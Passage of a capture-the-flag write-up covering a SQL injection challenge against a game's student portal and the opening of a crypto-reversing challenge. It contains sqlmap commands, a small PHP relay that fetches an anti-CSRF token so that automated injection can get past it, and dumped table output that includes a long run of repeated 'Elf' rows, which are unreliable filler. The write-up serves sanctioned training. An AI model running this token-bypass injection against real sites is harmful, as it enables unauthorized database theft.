A screenshot of a Kali Linux terminal window titled "root@kali:~". The user runs the command "sqlmap -u "https://studentportal.elfv.org/application-check.php?elfmail=INJECTtoken=MfAaGTYx0DA3NjE2MTU3NzUv0D18NDEwR0k2MTgwNy42MTYx3D_MTISMrNxMTEzNzD4NDg2M1MuNzc3000xLjcxMgE3DKx3D"". The output shows the tool connecting to the target and displaying a legal disclaimer. It then asks if it should automatically update the CSRF token for further requests, with the question "[*] GET parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]" followed by a cursor prompt.

Figure 133 - SQLi Screenshot

SQLMAP recognises the token as an anti-CSRF token. In order to use it, we can use some of the parameters that SQLMAP allows⁴⁴.

```
root@kali:~# sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=INJECT&token=MfAwGTYx0DA3NjE2MTU3NzUyODI0NDEwMDk2NTg4MjY4MjI5MjMxMTEzNzQ4NDg2MjMwNzic3DQ0jLjcxMgNjOD83D" --csrf-url="https://studentportal.elfu.org/validator.php" --csrf-token="token"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:01:54 /2019-12-28/
[11:01:55] [INFO] testing connection to the target URL
[11:01:55] [CRITICAL] anti-CSRF token 'token' can't be found at 'https://studentportal.elfu.org/validator.php'
[*] ending @ 11:01:55 /2019-12-28/
root@kali:~#
```

Figure 134 - SQLi Screenshot

Unfortunately, this errors out. Reading certain resources⁴⁵, it seems we have to provide the token in a certain way. We therefore setup a file on our server where it outputs the token in as many ways as is reasonable.

⁴⁴ <https://github.com/sqlmapproject/sqlmap/wiki/Usage>

⁴⁵ <https://github.com/sqlmapproject/sqlmap/issues/2>

The screenshot shows a terminal window titled "TrackingAppInstance - Terminal | Lightsail - Google Chrome" with the URL "lightsail.aws.amazon.com/ls/remote/eu-west-2/instances/trackingAppInstance/terminal?protocol=ssh". The terminal content displays a PHP script with several intentional security vulnerabilities:

```
?php
function g($URL='https://studentportal.elfu.org/validator.php'){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_URL, $URL);
    $data = curl_exec($ch);
    curl_close($ch);
    return $data;
}

setcookie("token", g());
header('token: '.g());
echo 'token='.g().PHP_EOL;
?>
<input name="token" value=<?php echo g();?>>
</pre>
```

The bottom status bar indicates the file is "index.php" with 16L and 392C. The taskbar at the bottom shows various application icons.

Figure 135 - SQLi Screenshot

The script is re-run but instead of pointing at the validator URL, we point it at our own server.

Figure 136 - SQLi Screenshot

Looks more promising this time around so we let the processing continue. Whilst it runs, we see if we can take advantage of another SQLMAP parameter – `eval`.

Figure 137 - SQLi Screenshot

Seems this way works as well but since the first route is further down the line, we'll continue with that.

We start getting some data through.

The screenshot shows the SQLi interface with the command `SELECT * FROM students` entered. The results are displayed in a table:

#	id	name	degree	student_number
1	My goal is to be a happy elf!	Elijah	Reindeer Husbandry	38230396203
2	I'm just a elf. Yes, I'm only a elf. And I'm sitting here on Santa's sleigh, it's a long, long journey To the christmas tree. It's a long, long wait while I'm working in the factory. But I know I'll be making kids smile on the holiday ... At least I hope and pray that I will. Not today, I'm still in [Person]	Randy Evergreen	Present Wrapping	38230395203
3	Have you seen my List???? It is pretty high test!	Klausster Snowball	Suspicious Intelligence	38230396203
4	I am an engineer and the inventor of Santa's magic toy-making machine.	Randy Evergreen	Composite and Engineering	38230396203
5	My goal is to be a happy elf!	Makarina Special	Toy Design	38230397253
6	My goal is to be a happy elf!	Randy Evergreen	Present Wrapping	38230397263
7	Check out my makeshift armor made of kitchen pots and pans!!!	Pepper Minstrel	Reindeer Husbandry	38230399203
8	My goal is to be a happy elf!	Sugary Sue Harry	Present Wrapping	382303982237
9	Santa and I are besties for life!!!	Shiny Update	Holiday Cheer	382303772019

At the bottom, it says "table `elfu.students` dumped to CSV File `/root/.sqlmap/output/studentsportal.elfu.org/http/elfu/students.csv`".

Figure 138 - SQLi Screenshot

At the time of writeup, the applications table had in excess of 25k records which looked to be full of SQLMAP attempts so we cancel out of that early and just target the table we want.

The screenshot shows the SQLi interface with the command `SELECT * FROM krampus` entered. The results are displayed in a table:

#	id	name	description
1	Elves	Elves	Elves
2	Reindeer	Reindeer	Reindeer
3	Santa	Santa	Santa
4	Elf	Elf	Elf
5	Elf	Elf	Elf
6	Elf	Elf	Elf
7	Elf	Elf	Elf
8	Elf	Elf	Elf
9	Elf	Elf	Elf
10	Elf	Elf	Elf
11	Elf	Elf	Elf
12	Elf	Elf	Elf
13	Elf	Elf	Elf
14	Elf	Elf	Elf
15	Elf	Elf	Elf
16	Elf	Elf	Elf
17	Elf	Elf	Elf
18	Elf	Elf	Elf
19	Elf	Elf	Elf
20	Elf	Elf	Elf
21	Elf	Elf	Elf
22	Elf	Elf	Elf
23	Elf	Elf	Elf
24	Elf	Elf	Elf
25	Elf	Elf	Elf
26	Elf	Elf	Elf
27	Elf	Elf	Elf
28	Elf	Elf	Elf
29	Elf	Elf	Elf
30	Elf	Elf	Elf
31	Elf	Elf	Elf
32	Elf	Elf	Elf
33	Elf	Elf	Elf
34	Elf	Elf	Elf
35	Elf	Elf	Elf
36	Elf	Elf	Elf
37	Elf	Elf	Elf
38	Elf	Elf	Elf
39	Elf	Elf	Elf
40	Elf	Elf	Elf
41	Elf	Elf	Elf
42	Elf	Elf	Elf
43	Elf	Elf	Elf
44	Elf	Elf	Elf
45	Elf	Elf	Elf
46	Elf	Elf	Elf
47	Elf	Elf	Elf
48	Elf	Elf	Elf
49	Elf	Elf	Elf
50	Elf	Elf	Elf
51	Elf	Elf	Elf
52	Elf	Elf	Elf
53	Elf	Elf	Elf
54	Elf	Elf	Elf
55	Elf	Elf	Elf
56	Elf	Elf	Elf
57	Elf	Elf	Elf
58	Elf	Elf	Elf
59	Elf	Elf	Elf
60	Elf	Elf	Elf
61	Elf	Elf	Elf
62	Elf	Elf	Elf
63	Elf	Elf	Elf
64	Elf	Elf	Elf
65	Elf	Elf	Elf
66	Elf	Elf	Elf
67	Elf	Elf	Elf
68	Elf	Elf	Elf
69	Elf	Elf	Elf
70	Elf	Elf	Elf
71	Elf	Elf	Elf
72	Elf	Elf	Elf
73	Elf	Elf	Elf
74	Elf	Elf	Elf
75	Elf	Elf	Elf
76	Elf	Elf	Elf
77	Elf	Elf	Elf
78	Elf	Elf	Elf
79	Elf	Elf	Elf
80	Elf	Elf	Elf
81	Elf	Elf	Elf
82	Elf	Elf	Elf
83	Elf	Elf	Elf
84	Elf	Elf	Elf
85	Elf	Elf	Elf
86	Elf	Elf	Elf
87	Elf	Elf	Elf
88	Elf	Elf	Elf
89	Elf	Elf	Elf
90	Elf	Elf	Elf
91	Elf	Elf	Elf
92	Elf	Elf	Elf
93	Elf	Elf	Elf
94	Elf	Elf	Elf
95	Elf	Elf	Elf
96	Elf	Elf	Elf
97	Elf	Elf	Elf
98	Elf	Elf	Elf
99	Elf	Elf	Elf
100	Elf	Elf	Elf
101	Elf	Elf	Elf
102	Elf	Elf	Elf
103	Elf	Elf	Elf
104	Elf	Elf	Elf
105	Elf	Elf	Elf
106	Elf	Elf	Elf
107	Elf	Elf	Elf
108	Elf	Elf	Elf
109	Elf	Elf	Elf
110	Elf	Elf	Elf
111	Elf	Elf	Elf
112	Elf	Elf	Elf
113	Elf	Elf	Elf
114	Elf	Elf	Elf
115	Elf	Elf	Elf
116	Elf	Elf	Elf
117	Elf	Elf	Elf
118	Elf	Elf	Elf
119	Elf	Elf	Elf
120	Elf	Elf	Elf
121	Elf	Elf	Elf
122	Elf	Elf	Elf
123	Elf	Elf	Elf
124	Elf	Elf	Elf
125	Elf	Elf	Elf
126	Elf	Elf	Elf
127	Elf	Elf	Elf
128	Elf	Elf	Elf
129	Elf	Elf	Elf
130	Elf	Elf	Elf
131	Elf	Elf	Elf
132	Elf	Elf	Elf
133	Elf	Elf	Elf
134	Elf	Elf	Elf
135	Elf	Elf	Elf
136	Elf	Elf	Elf
137	Elf	Elf	Elf
138	Elf	Elf	Elf
139	Elf	Elf	Elf
140	Elf	Elf	Elf
141	Elf	Elf	Elf
142	Elf	Elf	Elf
143	Elf	Elf	Elf
144	Elf	Elf	Elf
145	Elf	Elf	Elf
146	Elf	Elf	Elf
147	Elf	Elf	Elf
148	Elf	Elf	Elf
149	Elf	Elf	Elf
150	Elf	Elf	Elf
151	Elf	Elf	Elf
152	Elf	Elf	Elf
153	Elf	Elf	Elf
154	Elf	Elf	Elf
155	Elf	Elf	Elf
156	Elf	Elf	Elf
157	Elf	Elf	Elf
158	Elf	Elf	Elf
159	Elf	Elf	Elf
160	Elf	Elf	Elf
161	Elf	Elf	Elf
162	Elf	Elf	Elf
163	Elf	Elf	Elf
164	Elf	Elf	Elf
165	Elf	Elf	Elf
166	Elf	Elf	Elf
167	Elf	Elf	Elf
168	Elf	Elf	Elf
169	Elf	Elf	Elf
170	Elf	Elf	Elf
171	Elf	Elf	Elf
172	Elf	Elf	Elf
173	Elf	Elf	Elf
174	Elf	Elf	Elf
175	Elf	Elf	Elf
176	Elf	Elf	Elf
177	Elf	Elf	Elf
178	Elf	Elf	Elf
179	Elf	Elf	Elf
180	Elf	Elf	Elf
181	Elf	Elf	Elf
182	Elf	Elf	Elf
183	Elf	Elf	Elf
184	Elf	Elf	Elf
185	Elf	Elf	Elf
186	Elf	Elf	Elf
187	Elf	Elf	Elf
188	Elf	Elf	Elf
189	Elf	Elf	Elf
190	Elf	Elf	Elf
191	Elf	Elf	Elf
192	Elf	Elf	Elf
193	Elf	Elf	Elf
194	Elf	Elf	Elf
195	Elf	Elf	Elf
196	Elf	Elf	Elf
197	Elf	Elf	Elf
198	Elf	Elf	Elf
199	Elf	Elf	Elf
200	Elf	Elf	Elf
201	Elf	Elf	Elf
202	Elf	Elf	Elf
203	Elf	Elf	Elf
204	Elf	Elf	Elf
205	Elf	Elf	Elf
206	Elf	Elf	Elf
207	Elf	Elf	Elf
208	Elf	Elf	Elf
209	Elf	Elf	Elf
210	Elf	Elf	Elf
211	Elf	Elf	Elf
212	Elf	Elf	Elf
213	Elf	Elf	Elf
214	Elf	Elf	Elf
215	Elf	Elf	Elf
216	Elf	Elf	Elf
217	Elf	Elf	Elf
218	Elf	Elf	Elf
219	Elf	Elf	Elf
220	Elf	Elf	Elf
221	Elf	Elf	Elf
222	Elf	Elf	Elf
223	Elf	Elf	Elf
224	Elf	Elf	Elf
225	Elf	Elf	Elf
226	Elf	Elf	Elf
227	Elf	Elf	Elf
228	Elf	Elf	Elf
229	Elf	Elf	Elf
230	Elf	Elf	Elf
231	Elf	Elf	Elf
232	Elf	Elf	Elf
233	Elf	Elf	Elf
234	Elf	Elf	Elf
235	Elf	Elf	Elf
236	Elf	Elf	Elf
237	Elf	Elf	Elf
238	Elf	Elf	Elf
239	Elf	Elf	Elf
240	Elf	Elf	Elf
241	Elf	Elf	Elf
242	Elf	Elf	Elf
243	Elf	Elf	Elf
244	Elf	Elf	Elf
245	Elf	Elf	Elf
246	Elf	Elf	Elf
247	Elf	Elf	Elf
248	Elf	Elf	Elf
249	Elf	Elf	Elf
250	Elf	Elf	Elf
251	Elf	Elf	Elf
252	Elf	Elf	Elf
253	Elf	Elf	Elf
254	Elf	Elf	Elf
255	Elf	Elf	Elf
256	Elf	Elf	Elf
257	Elf	Elf	Elf
258	Elf	Elf	Elf
259	Elf	Elf	Elf
260	Elf	Elf	Elf
261	Elf	Elf	Elf
262	Elf	Elf	Elf
263	Elf	Elf	Elf
264	Elf	Elf	Elf
265	Elf	Elf	Elf
266	Elf	Elf	Elf
267	Elf	Elf	Elf
268	Elf	Elf	Elf
269	Elf	Elf	Elf
270	Elf	Elf	Elf
271	Elf	Elf	Elf
272	Elf	Elf	Elf
273	Elf	Elf	Elf
274	Elf	Elf	Elf
275	Elf	Elf	Elf
276	Elf	Elf	Elf
277	Elf	Elf	Elf
278	Elf	Elf	Elf
279	Elf	Elf	Elf
280	Elf	Elf	Elf
281	Elf	Elf	Elf
282	Elf	Elf	Elf
283	Elf	Elf	Elf
284	Elf	Elf	Elf
285	Elf	Elf	Elf
286	Elf	Elf	Elf
287	Elf	Elf	Elf
288	Elf	Elf	Elf
289	Elf	Elf	Elf
290	Elf	Elf	Elf
291	Elf	Elf	Elf
292	Elf	Elf	Elf
293	Elf	Elf	Elf
294	Elf	Elf	Elf
295	Elf	Elf	Elf
296	Elf	Elf	Elf
297	Elf	Elf	Elf
298	Elf	Elf	Elf
299	Elf	Elf	Elf
300	Elf	Elf	Elf
301	Elf	Elf	Elf
302	Elf	Elf	Elf
303	Elf	Elf	Elf
304	Elf	Elf	Elf
305	Elf	Elf	Elf
306	Elf	Elf	Elf
307	Elf	Elf	Elf
308	Elf	Elf	Elf
309	Elf	Elf	Elf
310	Elf	Elf	Elf
311	Elf	Elf	Elf
312	Elf	Elf	Elf
313	Elf	Elf	Elf
314	Elf	Elf	Elf
315	Elf	Elf	Elf
316	Elf	Elf	Elf
317	Elf	Elf	Elf
318	Elf	Elf	Elf
319	Elf	Elf	Elf
320	Elf	Elf	Elf
321	Elf	Elf	Elf
322	Elf	Elf	Elf
323	Elf	Elf	Elf
324	Elf	Elf	Elf
325	Elf	Elf	Elf
326	Elf	Elf	Elf
327	Elf	Elf	Elf
328	Elf	Elf	Elf
329	Elf	Elf	Elf
330	Elf	Elf	Elf
331	Elf	Elf	Elf
332	Elf	Elf	Elf
333	Elf	Elf	Elf
334	Elf	Elf	Elf
335	Elf	Elf	Elf
336	Elf	Elf	Elf
337	Elf	Elf	Elf
338	Elf	Elf	Elf
339	Elf	Elf	Elf
340	Elf	Elf	Elf
341	Elf	Elf	Elf
342	Elf		

The screenshot shows two terminal windows side-by-side. Both windows have a dark background and white text. The left window has a title bar that reads "File Edit Search View Document Help" and a message at the top that says "Warning, you are using the root account, you may harm your system." It contains a large amount of text output from a SQL query, which includes several URLs starting with "https://studentportal.elfu.org/krampus/". The right window also has a title bar with the same menu and message. Its output is shorter, showing only the file paths for the images found in the database.

```
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

id,path
1,/krampus/9f5f510e.png
2,/krampus/1cc7e121.png
3,/krampus/439f15e6.png
4,/krampus/667d6896.png
5,/krampus/adb798ca.png
6,/krampus/ba417715.png
```

Figure 140 - SQLi Screenshot

The records in the `krampus` table look like URLs so we append them to the <https://studentportal.elfu.org/> URL which gives us:

- <https://studentportal.elfu.org/krampus/0f5f510e.png>
- <https://studentportal.elfu.org/krampus/1cc7e121.png>
- <https://studentportal.elfu.org/krampus/439f15e6.png>
- <https://studentportal.elfu.org/krampus/667d6896.png>
- <https://studentportal.elfu.org/krampus/adb798ca.png>
- <https://studentportal.elfu.org/krampus/ba417715.png>

This gives us several pieces of torn paper which when put together gives us an almost complete letter.

From the Desk of:

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

Figure 141 - SQLi Screenshot

Recover Cleartext Document

Synopsis

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.


- <https://downloads.elfu.org/elfscrow.exe>
- <https://downloads.elfu.org/elfscrow.pdb>
- <https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc>

Hint

Reversing Crypto the Easy Way - <https://youtu.be/oBJdpKDpFBA>

Solution

Having downloaded the files, we load the executable and get presented with the following.



```
Command Prompt
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alan>cd "C:\Users\Alan\Documents\CTF\SANS\Reverse"

C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own risk!
** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:
elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!

C:\Users\Alan\Documents\CTF\SANS\Reverse>
```

Figure 142 - Recover Cleartext Screenshot

With this, we encode a file and see what happens.

```
C:\ Command Prompt  
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt  
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!  
Our miniature elves are putting together random bits for your secret key!  
Seed = 1578518043  
Generated an encryption key: d3fec15ec8f891f9 (length: 8)  
Elfscrowing your key...  
Elfscrowing the key to: elfscrow.elfu.org/api/store  
Your secret id is 8b890685-366b-4581-8af6-e098564a4542 - Santa Says, don't share that key with anybody!  
File successfully encrypted!  
+=====+  
| ELF-SCROW |  
| 0 | (0)- |  
+=====+  
æ≥#~√vcT  
C:\Users\Alan\Documents\CTF\SANS\Reverse>
```

Figure 143 - Recover Cleartext Screenshot

The seed looks familiar – and indeed, it's an epoch timestamp⁴⁶ that references the time the script was ran.

Assuming that this timestamp is in **seconds**:

GMT : Wednesday, 8 January 2020 21:14:03

Your time zone : Wednesday, 8 January 2020 21:14:03 GMT+00:00

Relative : A minute ago

Figure 144 - Recover Cleartext Screenshot

⁴⁶ <https://www.epochconverter.com/>

In the initial screenshot, we also see a line about passing `--insecure` and in passing it, we will be able to use Wireshark⁴⁷ to monitor the traffic.

Firstly, we encrypt the file and see what happens in Wireshark.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt A.enc --insecure
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1578519407

Generated an encryption key: 3ad94bb61f131816 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 673608e8-9edf-41b9-8c94-07c9cf1c261c - Santa Says, don't share that key with anybody!
File successfully encrypted!
```




Figure 145 - Recover Cleartext Screenshot

Now let's see what Wireshark has to say.

⁴⁷ <https://www.wireshark.org/>




Figure 146 - Recover Cleartext Screenshot

We can see that the secret id in the command prompt was delivered in the response of a POST request to <http://elfscrow.elfu.org/api/store> when we post the encryption key.

Interestingly, sending the same encryption key to the same endpoint multiple times results in different secret IDs, meaning it's not derived directly from the key so even if we did find the original key, it wouldn't give us the encryption key. This was done in Burp⁴⁸.




Figure 147 - Recover Cleartext Screenshot

⁴⁸ <https://portswigger.net/burp>

Similar results are got when decrypting.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --decrypt --insecure --id=673608e8-9edf-41b9-8c94-07c9cf1c261c A.enc B.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!
*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark
Let's see if we can find your key...
Retrieving the key from: /api/retrieve
We found your key!
File successfully decrypted!
```




Figure 148 - Recover Cleartext Screenshot



Figure 149 - Recover Cleartext Screenshot

This time around, when posting the secret ID, we get the encryption key back.

With this in mind, how do we decrypt the file? Since we don't know the inner workings of the server and given that it gives us a different secret ID even with the same encryption key that avenue is closed down.

At this point, as with the CAPTEHA challenge, we have to make reference to the incredible work that Ron Bowes did in his video "Reversing Crypto the Easy Way"⁴⁹. The video gives us everything we need to complete this challenge and we're not going to pretend that we didn't lean heavily on this.

Our first clue is shown below:

A key is normally a fixed length - 7 or 8 bytes for DES, 16, 24, or 32 bytes for AES

Figure 150 - Recover Cleartext Screenshot

In a previous screenshot where we encrypted the file, it told us what the key length was – shown again below.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt C.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578586880

Generated an encryption key: ecb1c4d66f289fc3 (length: 8)
```

Figure 151 - Recover Cleartext Screenshot

As we can see, the key has a length of 8 and therefore it should be safe to presume that we are looking for DES⁵⁰⁵¹.

